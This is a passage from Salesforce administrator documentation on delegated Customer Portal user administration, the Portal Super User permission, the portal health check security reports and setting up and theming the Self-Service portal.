To change which profiles a delegated Customer Portal user administrator can edit:

1. From Setup, click **Manage Users** > **Profiles** and click a custom Customer Portal profile.
2. Click **Edit** in the Delegated External User Profiles related list.
3. Select the external user profiles you want this profile to be able to administer.
4. Click **Save**.

Delegated Customer Portal administrators can perform the following tasks from a contact's detail page:

- Click **Enable Customer Portal User** to allow a contact to use a Customer Portal.
- Click **View Customer Portal User** to view the Customer Portal user's details. From a Customer Portal user's detail page, delegated Customer Portal users can:
  - ◊ Click **Edit** to edit a Customer Portal user's details.
  - ◊ Click **Reset Password** to reset the Customer Portal user's password.
  - ◊ Click **Edit** and deselect the `Active` checkbox to deactivate the user.

Providing Users with the "Portal Super User" Permission

To provide users with the "Portal Super User" permission:

1. From Setup, click **Manage Users** > **Profiles** and click a custom Customer Portal profile.

You can't add the "Portal Super User" permission to the standard Customer Portal Manager, Customer Portal User, or High Volume Customer Portal profiles.

2. Click **Edit**.
3. Select **Portal Super User**.
4. Click **Save**.

Tip: To report on profiles with the "Portal Super User" permission:

1. Note the names of profiles with the "Portal Super User" permission.
2. Select the Reports tab.
3. From the Administrative Reports folder, select the All Active Users report.

Tips on Setting Up Delegated Customer Portal User Administration

Consider the following when setting up delegated Customer Portal User Administration:

- On the profile of users you are granting delegated portal administration:
  - ◊ Add the "Create" and "Edit" permissions on contacts so that delegated portal administrators and users with the "Portal Super User" permission can create and update contacts related to their account.
  - ◊ Set the Accounts and Contacts tab settings to Default On so that delegated portal administrators can view the Accounts and Contacts tabs and easily manage contacts related to their accounts.
- Add the Accounts and Contacts tabs to your Customer Portal.
- Set field-level security and page layouts so that delegated Customer Portal user administrators and portal super users can only access the account, contact, and case fields you specify.

  Note: To allow portal super users to create cases for contacts other than themselves, set the field-level security on the `Contact Name` field on cases to Editable.

- Customer Portal users are prevented from viewing related lists to objects they don't have access to. For example, if a Customer Portal user views a contact, and the contact page layout includes the Opportunities related list, the portal user can't view the Opportunities related list because portal users don't have access to opportunities.
- Delegated Customer Portal user administrators can update portal users on any account to which they are transferred.
- You can set account sharing rules to extend delegated Customer Portal user administrators' access beyond their own accounts.

About Customer Portal User Management

CUSTOMER PORTAL HEALTH

Portal Health Check Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view portal health check reports:	"Customize Application" AND "Manage Users" AND "Modify All Data"

Customer Portals and partner portals let you collaborate with and provide services to your customers and partners. With portals, you share and capture information from third-party users. To ensure that you don't expose more information than intended, it's important to follow best practices for portal implementation.

Your customers and partners can access your information via portals in many ways. With portal health check reports, you can easily monitor this access. Portal health check reports show your security-related portal settings and provide information you can use to improve portal security.

Note: Portal health check reports show sensitive user permissions, object permissions, and field permissions granted through profiles, as well as organization-wide sharing settings and sharing rules. Your portal users can also access records via the following means, which aren't included in portal health check reports.

- Permission sets
- Manual sharing
- Apex managed sharing
- Territories
- List views
- Groups
- Queues
- Teams
- Content libraries
- Folders

To view portal health check reports, from Setup, click **Security Controls** > **Portal Health Check**, then click the report you want.

The following reports are included:

- Administrative and User Permissions
- Object Access and Field-Level Security
- Sharing Organization-Wide Defaults
- Sharing Rules

Note: The portal health check reports don't include information for criteria-based sharing, high-volume portal users, or Self-Service portal users.

Viewing the Administrative and User Permissions Report

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view portal health check reports:	"Customize Application" AND "Manage Users" AND "Modify All Data"

User permissions are powerful, as they expand users' access to data. It's important to use caution when setting permissions for a profile.

The Administrative and User Permissions report—one of the portal health check reports—shows portal profiles and their critical permission settings.

Note: This report doesn't show permissions granted through permission sets.

For each profile, the report lists the number of portal users assigned to it, and the following permission settings:

- Delegated External User Administrator
- Send Email
- Convert Leads
- Edit Events
- Edit Opportunity Product Sales Price
- Edit Tasks
- Transfer Cases
- Portal Super User
- API Enabled
- Password Never Expires
- Create Workspaces

- View Content in Portals
- Export Reports
- Run Reports

Note: Depending on your organization's settings, some permissions may not appear in the report.

From the report, you can drill down to portal profile detail pages, where you can edit or clone a profile, or view the users assigned to a profile.

To view this report:

1. From Setup, click **Security Controls** > **Portal Health Check**.
2. Click **Administrative and User Permissions**.

From the report page, you can do any of the following:

- To view a profile detail page, click the profile name.
- To show a filtered list of items, select a predefined view from the drop-down list.
- To return to the list of reports, click **Back to list: Portal Health Check Reports**.

See Also:

Portal Health Check Overview

Viewing the Object Access and Field-Level Security Report

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view portal health check reports:	"Customize Application" AND "Manage Users" AND "Modify All Data"

Object permissions specify the access that users have to standard and custom objects. The following object permissions respect the sharing model:

- Read—Users can only view records of this type.
- Create—Users can read and create records.
- Edit—Users can read and update records.
- Delete—Users can read, edit, and delete records.

Field-level security specifies the access that users have to specific fields in object records.

The Object Access and Field-Level Security report—one of the portal health check reports—shows the number of portal profiles that can access each standard and custom object in your organization. You can view each object's field-level security settings and permissions. The object-specific reports list portal profiles, showing the number of users assigned to each profile, the number of visible fields in an object, and the object permissions. You can drill down to portal profile detail pages, where you can edit or clone a profile, or view the users assigned to a profile. You can also drill down to field-level security detail pages, where you can edit the settings.

Note: The Object Access and Field-Level Security report doesn't show permissions granted through permission sets.

To view this report:

1. From Setup, click **Security Controls** > **Portal Health Check**.
2. Click **Object Access and Field-Level Security**.
3. From the report page, click an object name to view its field-level security settings and permissions by profile.

   On the object detail page, you can do any of the following:

   - To view a profile detail page, click the profile name.
   - To view a profile's field-level security detail page, click **visible fields**.
   - To return to the high-level object access and field-level security report, click **Object Access and Field-Level Security**.

From both report pages, you can do any of the following:

- To show a filtered list of items, select a predefined view from the drop-down list.
- To return to the list of reports, click **Back to list: Portal Health Check Reports**.

Portal Health Check Overview

Viewing the Sharing Organization-Wide Defaults Report

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view portal health check reports:	“Customize Application” AND “Manage Users” AND “Modify All Data”
To set default sharing access:	“Manage Users” AND “Customize Application”

Organization-wide default settings specify each object's default access level for users in your organization. If an object's default access level is Public, users with enabled object permissions (“Read,” “Create,” “Edit,” or “Delete”) may be able to access records that they don't own. For example, if the default access setting for the account object is Public Read/Write, then any user with the “Read” permission on the account object can view any account record. When setting organization-wide defaults, you want to make sure you don't let portal users see objects they shouldn't access.

The Sharing Organization-Wide Defaults report—one of the portal health check reports—lists standard and custom objects and the default access setting for each object. You can use this report to review and edit the organization-wide default settings that may expose records to portal users.

To view this report:

1. From Setup, click **Security Controls** > **Portal Health Check**.
2. Click **Sharing Organization-Wide Defaults**.

   The report lists the default access setting for each object. If an object's default access is Public, Show Details (for calendar), or Use (for price book), any portal users with enabled object permissions can access other users' records, and the Security column indicates a weak organization-wide default setting. You can view the specific object permissions granted to portal profiles in the Object Access and Field-Level Security report.

   If the object's default access is Private, Hide Details (for calendar), or No Access (for price book), the Security column indicates a strong organization-wide default setting.

   Note: Even with a strong organization-wide default setting, portal users may have access to other users' records through exceptions such as sharing rules.

   If `Grant Access Using Hierarchies` is checked, any user above a record owner in a territory or role hierarchy can access the owner's records for that object.

From the report page, you can do any of the following:

- To change the organization-wide sharing settings for any object, click **Edit**, then change the settings on the Organization-Wide Sharing Defaults Edit page.
- To show a filtered list of items, select a predefined view from the drop-down list.
- To return to the list of reports, click **Back to list: Portal Health Check Reports**.

Portal Health Check Overview

Viewing the Sharing Rules Report

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view portal health check reports:	"Customize Application" AND "Manage Users" AND "Modify All Data"
To create and edit sharing rules:	"Manage Users"

Administrators can use sharing rules to give users access to records they don't own. In a sharing rule, records owned by a set of users (such as a group, role, or territory) are shared with another set of users. When creating sharing rules, you want to make sure you don't let portal users see records they shouldn't access.

The Sharing Rules report—one of the portal health check reports—lists all sharing rules that give portal users access to records they don't own. It shows the number of portal users who may get access to records as a result of each sharing rule, and lets you edit access levels for each rule. For some types of user sets (like groups, roles, and territories), you can drill down to detail pages, where you can edit, delete, or manage the users in the set.

To view this report:

1. From Setup, click **Security Controls** > **Portal Health Check**.
2. Click **Sharing Rules**.

   The Number of Portal Users Affected column shows the number of portal users who may get access as a result of the sharing rule. This number includes portal users specified in the rule and, if **Grant Access Using Hierarchies** is enabled for the object, any portal users above them in the role or territory hierarchy. If any users in this set have enabled object permissions ("Read," "Create," "Edit," or "Delete"), they can access records exposed by the rule.

   Note:

   - The Sharing Rules report doesn't include criteria-based sharing rules.

- The Sharing Rules report doesn't check portal users' object permissions. You can view the specific object permissions granted to portal profiles in the Object Access and Field-Level Security report.

From the report page, you can do any of the following:

- To change the access level in a sharing rule, click **Edit**, then change the settings on the sharing rule edit page.
- To view the details of a user set in a sharing rule, click the link in the Owned By or Shared With column.
- To show a filtered list of items, select a predefined view from the drop-down list.
- To return to the list of reports, click **Back to list: Portal Health Check Reports**.

Note: Account and account territory sharing rules can grant access to contacts, opportunities, and cases associated with the shared accounts. The Sharing Rules report shows access levels only for top-level objects, not associated objects.

SELF-SERVICE PORTAL

Self-Service Jump Start

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To use Self-Service Jump Start:	"Manage Self-Service Portal"

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

Get your Self-Service portal running quickly using the **Jump Start** button. It automates the setup process by choosing some default settings for you.

Note: You can't save any JavaScript as part of your custom code.

1. From Setup, click **Customize** > **Self-Service** > **Self-Service Portal** > **Settings** > **Jump Start**.
2. Review the process and click **Continue**.
3. Choose a color theme.

4. Edit the default settings as needed and click **Save**.
5. Test your Self-Service portal by:
   a. Clicking **Generate** to retrieve a test username and password.
   b. Clicking **Access Self-Service Portal** to preview your pages.
   c. Optionally, click **Invite** to notify other users how to log in and preview your pages.
6. Enable your Self-Service portal by copying the link provided in the **Enable Self-Service...** section to an appropriate place on your website.
7. Click **Done** when finished.
8. Enable your customers to use your Self-Service portal. See Managing Self-Service Users on page 2016.

Tip: To make changes to your settings, see Enabling Self-Service Features and Settings on page 1996. The Self-Service Jump Start automatically enables the **Enable Self-Service** button on contact detail pages.

Administrator setup guide: Self-Service Implementation Guide

Setting Up Self-Service

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To use Self-Service Jump Start:	"Manage Self-Service Portal"
To set up the Self-Service portal:	"Manage Self-Service Portal"
To modify Self-Service pages:	"Manage Self-Service Portal" AND "Customize Application"

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

Self-Service provides an online support channel for your customers - allowing them to resolve their inquiries without contacting a customer service representative.

Setting up your Self-Service portal is simple. Choose from two setup options:

- **Jump Start** - Gets you up and running quickly; see Self-Service Jump Start on page 1994.
- **Self-Service Setup** - Complete setup which allows you more customization. The setup consists of:

- Enabling Self-Service Features and Settings on page 1996
- Customizing Your Self-Service Look and Feel on page 2000
- Customizing Your Self-Service Fonts and Colors on page 2001
- Customizing Your Self-Service Pages on page 2002
- Generating Login HTML on page 2014
- Managing Self-Service Users on page 2016

See Preparation for Setting Up Your Portal to learn more about implementing Self-Service.

Enabling Self-Service Features and Settings

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up the Self-Service portal:	"Manage Self-Service Portal"
To modify Self-Service pages:	"Manage Self-Service Portal" AND "Customize Application"

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

1. From Setup, click **Customize** > **Self-Service** > **Self-Service Portal** > **Settings**.
2. Click **Self-Service Setup** on the Self-Service Settings page.
3. Set the following options:

Setting	Description
`Login Enabled`	Allows users to log into the Self-Service portal.
`Edit Self-Service Users`	Displays the **Enable Self-Service** button on contact detail pages. Or, for contacts in which Self-Service is already enabled, the **View Self-Service** button displays.

Setting	Description
`Logout URL`	The URL of the web page that will be displayed when users log out of the Self-Service portal, for example, `http://www.acme.com`. If a logout URL is not specified, the **Logout** button does not display to users.
`Default Case Origin`	The default origin assigned to all cases submitted via the Self-Service portal. Available values are taken from your organization's `Case Origin` picklist. You can assign different default origins for cases submitted via Self-Service and Web-to-Case.
`New Cases Visible in Portal`	Automatically selects the `Visible in Self-Service Portal` checkbox for all new cases, including cases created via Web-to-Case, Email-to-Case, and On-Demand Email-to-Case. Regardless of this default, users creating new cases can manually set the `Visible in Self-Service Portal` checkbox.
`Enable Solution Browsing`	Enables solution categories in the Self-Service portal so that customers can browse solutions by category. If multilingual solutions is enabled, you can translate solution categories.
`Top-Level Category for Self-Service Portal`	The top-level category accessible by customers in the Self-Service portal. Customers can view all solutions marked `Visible in Self-Service Portal` in this category and its subcategories. Leave this blank to let customers view all solutions marked `Visible in Self-Service Portal` in all categories.
`Case Record Type`	The record type to assign to any case submitted via the Self-Service portal.
`"From" Email Address`	The email address from which all new user and password emails will be sent, for example, `support@acme.com`. When this field is blank, Salesforce uses: • The Automated Case User's email address for users who receive an email with a temporary password by clicking **Forgot your password?** on the Login Page of the Self-Service portal. The Automated Case User is specified from Setup, in **Customize** > **Cases** > **Support Settings**. • The email address of the user who last posted a comment for users who receive a case comment notification email.

Setting	Description
`"From" Email Name`	The name that will be associated with the “From” Email Address, for example, “Acme Customer Support.” When this field is blank, Salesforce uses: • Your organization's name for users who receive an email with a temporary password by clicking **Forgot your password?** on the Login Page of the Self-Service portal. • The name of the user who last posted a comment for users who receive a case comment notification email.
`New User Template`	The email template used to send a username and initial password to all newly-enabled Self-Service users. Self-Service automatically selects a sample template for you, but you can modify the sample or create your own email template. This template must be marked as “Available for Use.”
`New Password Template`	The email template used to send a new password to existing Self-Service users when you reset their passwords or when they reset their own passwords by clicking **Forgot your password?** on the Login Page of the Self-Service portal. Self-Service automatically selects a sample template for you, but you can modify the sample or create your own email template. This template must be marked as “Available for Use.”
`Enable Notification Email on New Case Comment`	When selected, indicates that the `Send Customer Notification` option on a case comment is displayed. Even if this checkbox is not selected, the `Send Customer Notification` option still displays on cases if you have enabled email notifications to contacts who are not members of your Self-Service portal. See Customizing Support Settings on page 2156.
`New Comment Template`	The email template used to send a notification to Self-Service users when a public comment is added to one of their cases. Self-Service automatically selects a sample template for you, but you can modify the sample or create your own email template. This template must be marked as “Available for Use.” Note that case owners are sent a separate notification that you can't customize.
`Enable Case Auto-Response Rules for Self-Service Cases`	Indicates if cases submitted through your Self-Service portal will trigger your auto-response rules.
`Case Creation Template`	The email template to use when cases submitted through your Self-Service portal do not match any auto-response rules.

Setting	Description
`Maximum Page Width`	The maximum pixel width of the Self-Service pages from Salesforce. If hosting the portal yourself, this is the width of the inner HTML frame on your Self-Service login page.
`Minimum Page Height`	The minimum pixel height of the Self-Service pages from Salesforce.
`Style Sheet URL`	The complete, publicly accessible URL of your organization's Self-Service style sheet, for example, "http://www.acme.com/styles/selfservice.css." See Customizing Your Self-Service Look and Feel on page 2000. If you use a predefined color theme, leave this field blank.
`Color Theme`	Use one of Salesforce's color themes if you do not have your own style sheet to use. Click the **View** link to see template settings. To change the fonts and colors of one of Salesforce's color themes, see Customizing Your Self-Service Fonts and Colors on page 2001.
`Case Single Term`	Term used on the Self-Service portal instead of "case" (singular form).
`Case Plural Term`	Term used on the Self-Service portal instead of "cases" (plural form).
`Solution Single Term`	Term used on the Self-Service portal instead of "solution" (singular form).
`Solution Plural Term`	Term used on the Self-Service portal instead of "solutions" (plural form).

4. Click **Save** to save your Self-Service settings.

To modify Self-Service pages:	"Manage Self-Service Portal" AND "Customize Application"

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

You can customize the fonts and colors of the Self-Service portal to reflect your company's branding. Your portal's fonts and colors are specified in a portal "color theme." Select a predefined color theme and customize it using a point-and-click editor.

1. From Setup, click **Customize** > **Self-Service** > **Self-Service Portal** > **Fonts and Colors**. Salesforce offers predefined themes that you can customize. Click **Preview** to view any theme.
2. Select the color theme you want to customize.

   From the color theme page, you can:

   - Click the **Reset to Default** link to remove all customizations from a theme.
   - Click the **Back to All Themes** link to return to the list of color themes.
   - Click **Preview** ***`Theme Name`***to view the theme you are customizing.

3. Choose a portal page to customize. Color themes are customized page-by-page with some page elements being shared by multiple pages.

   From the portal page, you can:

   - Click **See Examples** to see all of the elements that you can customize.
   - Click **Clear** next to an element to remove customizations.
   - Click **Preview** ***`Theme Name`*** to view the theme you are customizing.
   - Click the **Back to All Pages** link to return to the list of all portal pages.

4. Click **Edit** next to the visual element you want to customize. Some elements are visible only on the selected portal page, and some are shared across multiple portal pages. Changes you make to shared elements affect all pages.

   Note: Depending on the visual element, you can customize attributes using a point-and-click editor or a custom style sheet editor which lets you modify the cascading style sheets (CSS) directly. Choose the click here link to switch between the two. If you are using the point-and-click editor, select the Show advanced attributes box to access the click here link. We recommend that only users familiar with cascading style sheets (CSS) define them.

5. Edit the visual element as desired.

If you are using the point-and-click editor:

- Click **Edit** next to a basic or advanced attribute. If you do not see the advanced attributes, select the `Show advanced attributes` box.
- In the popup window, change the attribute as needed.
- Click **OK** to confirm your changes in the popup window.

If you are using the custom style sheet editor, enter valid CSS code.

For a list of all the page attributes you can edit, see Self-Service Page Attributes on page 2012.

6. Click **Save** to save all changes to the visual element and its attributes. Customizations are not visible to your Self-Service users until you set the color theme as active.
7. Repeat these steps to customize all visual elements and their attributes as necessary.
8. Return to the list of color themes by clicking the **Back to All Pages** link and then the **Back to All Themes** link.
9. Click **Set Active Theme**.
10. Select the theme to activate for your portal, live and in real-time. Your organization can only have one active theme.
11. Click **Save**.

Note: Since changes to an active theme take effect immediately, we recommend that you fully customize a theme before activating it so as not to disturb your customers.

Preparation for Setting Up Your Portal

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

Before setting up your Self-Service portal or your Salesforce Customer Portal:

- **Build your public solutions** - Review and mark your solutions as `Visible in Self-Service Portal`. Only solutions marked `Visible in Self-Service Portal` can appear in the Self-Service portal or the Customer Portal. For your Self-Service portal only, identify the top five solutions you want to feature on the Home Page.
- **Determine the information to show and collect** - Decide which case fields will be available when users view their cases. You should also decide which fields should be required when users submit cases online and which picklist values users can select when they solve their own cases with suggested solutions. (See Case Fields on page 1672.)
- **Designate the portal's location** - Choose where to add your portal's login URL on your corporate website. To locate the login URL for your Self-Service portal, see Generating Login HTML on page 2014; to locate the login URL for your Customer Portal.
- **Customize your portal communication templates** - Decide which email templates to send to users to communicate a variety of information, such as reset passwords, notifications when public comments are added to cases, and case auto-responses with suggested solutions.
- **Customize and distribute the portal tip sheet** - Download the Using the Self-Service Portal and Customer Portal tip sheet and edit it to match your portal's branding and features, such as suggested solutions and the ability to attach files to

submitted cases. Then distribute the document to your customers who want to learn how to answer their own inquiries using your portal.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up the Self-Service portal:	“Manage Self-Service Portal”
To modify Self-Service pages:	“Manage Self-Service Portal” AND “Customize Application”

Note: Starting with Spring ’12, the Self-Service portal isn’t available for new organizations. Existing organizations continue to have access to the Self-Service portal.

Select a predefined color theme, or download a sample Self-Service color theme so you can customize it. This color theme allows you to incorporate your organization’s branding into your Self-Service portal.

Note: To customize the Self-Service color theme using a point-and-click editor, see Customizing Your Self-Service Fonts and Colors on page 2001.

1. From Setup, click **Customize** > **Self-Service** > **Self-Service Portal** > **Settings**.
2. Click **Self-Service Setup**.
3. Click the **View Color Theme Options** link in the page settings section.
4. Find a set of fonts and colors you like and click **Download This Color Theme**.

   To use a predefined color theme without customizing it, simply click **Select This Color Theme**.
5. Save the color theme you downloaded and give it to your webmaster if it needs more customization. The downloaded color theme is a CSS style sheet that your webmaster can edit.
